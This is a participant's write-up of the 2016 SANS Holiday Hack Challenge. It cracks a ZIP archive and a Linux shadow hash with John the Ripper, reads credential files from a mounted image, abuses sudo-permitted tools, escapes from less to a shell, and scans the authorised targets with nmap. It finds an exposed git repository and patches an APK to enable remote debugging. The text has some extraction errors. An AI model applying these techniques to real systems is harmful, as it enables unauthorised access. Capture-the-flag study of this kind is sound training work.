




SANS Holiday Hack Challenge



Challenge Report

Bernard Lim
<lim.yiok.kia@gmail.com>
@limbernie



December 2016

Table of Contents

Part 1: Most Curious Business Card.....	4
Part 2: Awesome Package Konveyance.....	7
Part 3: A Fresh-Baked Holiday Pi.....	8
Part 4: My Gosh... It's Full of Holes.....	13
Part 5: Discombobulated Audio.....	37
Appendix A: Quests.....	44
Appendix B: Inventory.....	45
Appendix C1: Achievements (1).....	46
Appendix C2: Achievements (2).....	47
Appendix C3: Achievements (3).....	48
Appendix C4: Achievements (4).....	49
Appendix C5: Achievements (5).....	50
Appendix C6: Achievements (6).....	51

List of Figures

Figure 1: Reached the bottom of Santa's tweets.....	4
Figure 2: Network activity and response.....	4
Figure 3: ASCII art?.....	5
Figure 4: Secret message from Santa (first 2 chars).....	5
Figure 5: I see what you did there!.....	6
Figure 6: Back to the Future.....	12
Figure 7: Analytics server (before login).....	14
Figure 8: Analytics server (after login). See the file?.....	15
Figure 9: EditProfile.java.....	18
Figure 10: Edit Profile (before tapping).....	19
Figure 11: Edit Profile (after tapping).....	19
Figure 12: POST request to debugging server.....	20
Figure 13: POST response from debugging server.....	20
Figure 14: Meteor Miner.....	22
Figure 15: Hidden object with audio attribute.....	23

Figure 16: Attempt to share post will trigger exception.....	24
Figure 17: POST request and response between SantaGram and exception server.....	25
Figure 18: Administrator access.....	29
Figure 19: Save query.....	31
Figure 20: Successful injection.....	32
Figure 21: SELECT * FROM users.....	33
Figure 22: SELECT * FROM audio.....	34
Figure 23: The last audio file.....	35
Figure 24: The audio files are in order.....	37
Figure 25: Waveform of joined audio.....	38
Figure 26: Increase tempo by 900%.....	39
Figure 27: After noise reduction.....	40
Figure 28: Amplification.....	41
Figure 29: Who abducted Santa.....	42
Figure 30: Dr. Who is upset with Star Wars Holiday Special.....	43
Figure 31: Dr. Who decides to kidnap Santa to prevent Star Wars Holiday Special release.....	43

Part 1: Most Curious Business Card

1) What is the secret message in Santa's tweets?

Santa's Twitter handle is @santawclaus and the tweets are at <http://twitter.com/SantaWClaus>

This is a two-part problem.

First, I've to figure out how to get all the tweets from Santa without registering for a Twitter API key. Twitter API puts a limit to a maximum of 3,200 tweets. Fortunately, Santa only has 350 tweets. This can be easily solved by using HAR (HTTP Archive). The idea is to use a browser, scroll down to the bottom of all Santa's tweets and in the process, capture the network activity and response in the HAR. Since HAR can be saved as a file and is essentially JSON, I can parse it and extract the tweets out.




Figure 1: Reached the bottom of Santa's tweets

200	GET	tweets?composed_count=0&include_available_features=1&incl...	twitter.com	js	0.10 KB	0.11 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.55 KB	181.44 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.57 KB	181.37 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.53 KB	181.38 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.53 KB	181.37 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.50 KB	181.37 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.36 KB	182.58 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.30 KB	182.64 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.39 KB	181.81 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.53 KB	181.38 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	5.46 KB	181.38 KB
200	GET	tweets?include_available_features=1&include_entities=1&max...	twitter.com	js	3.76 KB	99.82 KB

Figure 2: Network activity and response

Next, I've to figure out how to extract the tweets from the HAR. To do that, I need to identify certain patterns that I can use to construct a regular expression. Using 'cur1' with XPATH, this is what I got:

```
$ curl -s -L http://twitter.com/SantaWClaus | xmllint --nowarning --recover --xpath
"/*/[contains(@class, 'tweet-text')]/text()" - 2>/dev/null | sed '/^$/d'
```

Figure 3: ASCII art?

After some trial and error, this is the final command I used to extract the “secret message”.

[illegible]

Figure 4: Secret message from Santa (first 2 chars)

2) What is inside the ZIP file distributed by Santa's team?

Santa's Instagram handle is @santawclaus and the photos are at <http://instagram.com/santawclaus/>. The clue to the location of the ZIP file can be found in this photo:




Figure 5: I see what you did there!

Putting the two together and you have www.northpolewonderland.com/SantaGram_v4.2.zip. After knowing where the ZIP file is located, finding what is inside becomes trivial.

```
$ unzip -l SantaGram_v4.2.zip
Archive:  SantaGram_v4.2.zip
  Length      Date    Time    Name
-----
 2257390  2016-12-09 13:47  SantaGram_4.2.apk
-----
 2257390
          1 file
```

The file inside the ZIP is “SantaGram_4.2.apk”.

Part 2: Awesome Package Konveyance

3) What username and password are embedded in the APK file?

First of all, the ZIP file containing the APK file is password-protected. This is something John the Ripper can fix:

```
$ /opt/john/john-1.8.0-jumbo-1/run/john --show ./SantaGram_v4.2.zip.hash
SantaGram_v4.2.zip:bugbounty::::./SantaGram_v4.2.zip
```

```
1 password hash cracked, 0 left
```

Damn! The password is actually the secret message from Santa's tweets. Anyhoo, moving along...

After extracting the APK file, I used 'apktool' to decode it and used 'grep' to find the embedded username and password, and in the immortal words of [Bob Ross](#), "there are no mistakes, only happy accidents", like so:

```
$ grep -E -Hinr 'username|password' -A5 *
```

The username is "guest" and the password is "busyreindeer78"

4) What is the name of the audible component (audio file) in the SantaGram APK file?

```
$ unzip -l SantaGram_4.2.apk | grep -E '(ogg|mp3|wav|aac|m4a)$'
214046  1980-00-00 00:00   res/raw/discombobulatedaudio1.mp3
```

The name of the audio file is "discombobulatedaudio1.mp3"

Part 3: A Fresh-Baked Holiday Pi

5) What is the password for the "cranpi" account on the Cranberry Pi system?

After collecting all the parts to the Cranberry Pi system, talk to Holly Evergreen to reveal the [location](#) of the Cranbian image.

Unzip the file.

```
$ unzip cranbian.img.zip
Archive:  cranbian.img.zip
  inflating: cranbian-jessie.img
```

There is a dd image in it.

```
$ fdisk -l cranbian-jessie.img
```

```
Disk cranbian-jessie.img: 1389 MB, 1389363200 bytes
255 heads, 63 sectors/track, 168 cylinders, total 2713600 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x5a7089a1
```

	Device	Boot	Start	End	Blocks	Id	System
	cranbian-jessie.img1		8192	137215	64512	c	W95 FAT32 (LBA)
	cranbian-jessie.img2		137216	2713599	1288192	83	Linux

Mount the Linux partition.

```
# mount -t auto -o ro,offset=$((137216*512)) cranbian-jessie.img /mnt/cranbian
```

After the Linux partition is mounted, view the contents of “/etc/passwd” to validate the existence of the “cranpi” account.

```
$ cat /mnt/cranbian/etc/passwd | grep cranpi
cranpi:x:1000:1000:,,,:/home/cranpi:/bin/bash
```

Let’s crack the “cranpi” account using a combination of John the Ripper and rockyou wordlist.

First, let’s “unshadow” /etc/passwd and /etc/shadow:


```
# /opt/john/john-1.8.0-jumbo-1/run/unshadow /mnt/cranbian/etc/passwd
/mnt/cranbian/etc/shadow > cranpi
```

John the Ripper + rockyou wordlist.

```
# /opt/john/john-1.8.0-jumbo-1/run/john -wordlist=./rockyou.txt ./cranpi
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 32/32 OpenSSL])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
yummycookies      (cranpi)
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
$ /opt/john/john-1.8.0-jumbo-1/run/john --show ./cranpi
cranpi:yummycookies:1000:1000:,,,:/home/cranpi:/bin/bash
```

1 password hash cracked, 0 left

The password for the "cranpi" account on the Cranberry Pi system is “yummycookies”.

6) How did you open each terminal door and where had the villain imprisoned Santa?

ELF House #2

Hint: To open the door, find both parts of the passphrase inside the /out.pcap file

Let's find out what can and cannot be done.

```
$ sudo -l
sudo: unable to resolve host e709373c2d95
Matching Defaults entries for scratchy on e709373c2d95:
    env_reset,mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

User scratchy may run the following commands on e709373c2d95:

```
(itchy) NOPASSWD: /usr/sbin/tcpdump
(itchy) NOPASSWD: /usr/bin/strings
```

```
$ ls -l /out.pcap
-r----- 1 itchy itchy 1087929 Dec 2 15:05 /out.pcap
```

First part.

```
$ sudo -u itchy tcpdump -nt -r /out.pcap -X tcp src port 80 | more
0x0030: a553 1a50 3c68 746d 6c3e 0a3c 6865 6164 .S.P<html>.<head
0x0040: 3e3c 2f68 6561 643e 0a3c 626f 6479 3e0a ></head>.<body>
0x0050: 3c66 6f72 6d3e 0a3c 696e 7075 7420 7479 <form>.<input.ty
0x0060: 7065 3d22 6869 6464 656e 2220 6e61 6d65 pe="hidden".name
0x0070: 3d22 7061 7274 3122 2076 616c 7565 3d22 ="part1".value="
0x0080: 7361 6e74 6173 6c69 2220 2f3e 0a3c 2f66 santasli"/>.</f
0x0090: 6f72 6d3e 0a3c 2f62 6f64 793e 0a3c 2f68 orm>.</body>.</h
0x00a0: 746d 6c3e 0a tml>.
```

Second part.

```
$ sudo -u itchy strings -a -el /out.pcap
part2:ttlehelper
```

Combining the two parts, the password is “santaslittlehelper”.

Workshop

Hint: To open the door, find the passphrase file deep in the directories.

This is classic.

Use ‘find’ to display the inode number of each file:

```
$ find . -exec ls -i {} \;
```

Use ‘find’ to display specific inode number:

```
$ find . -inum 96 -exec cat {} \;
key: open_sesame
```

The key is “open_sesame”.

Santa’s Office

Hint: WarGames (1983)

Interface with the W.O.P.R. computer from WarGames and the key is “LOOK AT THE PRETTY LIGHTS”.

Dungeon For Errant Reindeer (DFER)

Hint: Find the passphrase from the wumpus. Play fair or cheat; it's up to you.

Exploitation?

I thought I had to exploit 'wumpus' to get the passphrase. Fiddling with command switches led me to 'bsdgames' – a collection of classic textual Unix games and into the thinking to *dumb* down the game for my benefit.

```
$ ./wumpus -a
./wumpus: option requires an argument - 'a'
usage: wump [parameters]
```

I gave myself 100 arrows, with 0 bats and 0 pits.

Wumpus is easily hunted and killed. The passphrase is “WUMPUS IS MISUNDERSTOOD”. Opps!

Train Station

Hint: ****HELP**** brings you to this file. If it's not here, this console cannot do it, unLESS you know something I don't.

Escape to shell.

When HELP is launched, noticed '/home/conductor/TrainHelper.txt' and that it is essentially 'less'.

I can run external commands from 'less' and let's run '/bin/bash':

```
!/bin/bash
```

Once I'm in the shell, I immediately noticed 'ActivateTrain' command and executed it. The train is a freaking TIME MACHINE!



Figure 6: Back to the Future

The villain imprisoned Santa in the **Dungeon For Errant Reindeer (DFER)** on Nov 16, 1978.

Part 4: My Gosh... It's Full of Holes

7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:

- **The Mobile Analytics Server (via credentialed login access)**
- **The Dungeon Game**
- **The Debug Server**
- **The Banner Ad Server**
- **The Uncaught Exception Handler Server**
- **The Mobile Analytics Server (post authentication)**

For each of those six items, which vulnerabilities did you discover and exploit?

Recall in Part 2, I used ‘apktool’ to decode the APK file to search for strings. Likewise, I can ‘grep’ for the in-scope targets associated with SantaGram.

The following was found in “res/values/strings.xml”:

- Mobile Analytics Server – analytics.northpolewonderland.com (104.198.252.157)
- Dungeon Game – dungeon.northpolewonderland.com (35.184.47.139)
- Debug Server – dev.northpolewonderland.com (35.184.63.245)
- Banner Ad Server – ads.northpolewonderland.com (104.198.221.240)
- Uncaught Exception Handler Server – ex.northpolewonderland.com (104.154.196.33)

The IP addresses were further confirmed and approved by Tom Hessman to be in-scope targets.

The Mobile Analytics Server (via credentialed login access)

Hint: Pentest should always start with 'nmap'.

Vulnerability: **Git repository found**


Scan the analytics server with 'nmap' + options, like so:

```
# nmap -v -n -Pn -sV -sC -iL scope -oN scan # where scope is the list of in-scope target IP addresses
```

```
443/tcp open  ssl/http nginx 1.6.2
| http-git:
| 104.198.252.157:443/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name
the...
|_   Last commit message: Finishing touches (style, css, etc)
```

Once the git repository was found, I mirrored the git repository and used 'git show' to examine the changes made to the files.

I was quick to spot the presence of "login.php" in the analytics server.



Sprusage

Sprusage

Please login to use the application

Username

Password

Log In

Figure 7: Analytics server (before login)

Recall the embedded credentials (guest:busyreindeer78) in the APK file? Let's pop that in and see what we've got.




Figure 8: Analytics server (after login). See the file?

<end>

The Dungeon Game

Hint: Service discovery using 'nmap'

Vulnerability: **Dungeon game hosted on port 11111/TCP**

Scan the dungeon game with 'nmap' + options, like so:

```
# nmap -v -n -Pn -sV -sC -iL scope -oN scan # where scope is the list of in-scope target IP
                                         addresses
```

```
11111/tcp open      vce?
| fingerprint-strings:
|   DNSVersionBindReq, NULL, RPCCheck:
|     Welcome to Dungeon. This version created 11-MAR-78.
|     open field west of a big white house with a boarded
|     front door.
|     There is a small wrapped mailbox here.
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     Welcome to Dungeon. This version created 11-MAR-78.
|     open field west of a big white house with a boarded
|     front door.
|     There is a small wrapped mailbox here.
|     don't understand that.
|_    don't understand that.
```

Connect to the dungeon game on port 11111 using 'nc':

```
$ nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
```

Play the game as per normal, except that the objective now is to trade an item of value with the Elf at the North Pole. Here's the walk-through I used:

```
>open mailbox
>read leaflet
>drop leaflet
>s
>e
>open window
>enter house
>w
>take lamp
>move rug
>open trap door
```



```
>turn on lamp
>d
>s
>s
>take painting
>s
>u
>give painting to elf
The elf, satisfied with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 89 [total of 585 points], in 19 moves.
This gives you the rank of Novice Adventurer.

<end>
```

The Debug Server

Hint: JSON key-value pair

Vulnerability: Special JSON key to increase verbosity of response

Finding the URL of the debug server is only the first step. Digging further into “res/values/strings.xml” revealed the possibility of enabling remote debugging for SantaGram.

```
$ cat strings.xml | grep debug
    <string name="debug_data_enabled">false</string>
```

This was further corroborated with the decompiled Java source code using ‘jadx’.

```
protected void onCreate(Bundle bundle) {
    boolean z;
    super.onCreate(bundle);
    setContentView((int) R.layout.edit_profile);
    super.setRequestedOrientation(1);
    b.a(getApplicationContext(), getClass().getSimpleName());
    if (getString(R.string.debug_data_enabled).equals("true")) {
        Log.i(getString(R.string.TAG), "Remote debug logging is Enabled");
        z = true;
    } else {
        Log.i(getString(R.string.TAG), "Remote debug logging is Disabled");
        z = false;
    }
    getSupportActionBar().a(true);
    getSupportActionBar().b(true);
    getSupportActionBar().a((CharSequence) "Edit Profile");
    this.a = new ProgressDialog(this);
    this.a.setTitle(R.string.app_name);
    this.a.setIndeterminate(false);
    if (z) {
        try {
            final JSONObject jsonObject = new JSONObject();
            jsonObject.put("date", new SimpleDateFormat("yyyy/MM/ddHH:mm:ssZ").format(Calendar.getInstance().getTime()));
            jsonObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
            jsonObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
            jsonObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
            new Thread(new Runnable(this) {
                final /* synthetic */ EditProfile b;

                public void run() {
                    b.a(this.b.getString(R.string.debug_data_collection_url), jsonObject);
                }
            }).start();
        } catch (Exception e) {
            Log.e(getString(R.string.TAG), "Error posting JSON debug data: " + e.getMessage());
        }
    }
}
```

Figure 9: EditProfile.java

I edited “res/values/strings.xml” to enable remote debugging for SantaGram. I then built the APK with ‘apktool’ and signed it with the combination of ‘keytool’ and ‘jarsigner’ as shown in the [video](#).

Looking at the decompiled Java source code, I knew that debugging is triggered only on the EditProfile activity and that’s how I captured the debugging information POST’d to the debug server in Burp.




Figure 11: Edit Profile (after tapping)




Figure 10: Edit Profile (before tapping)

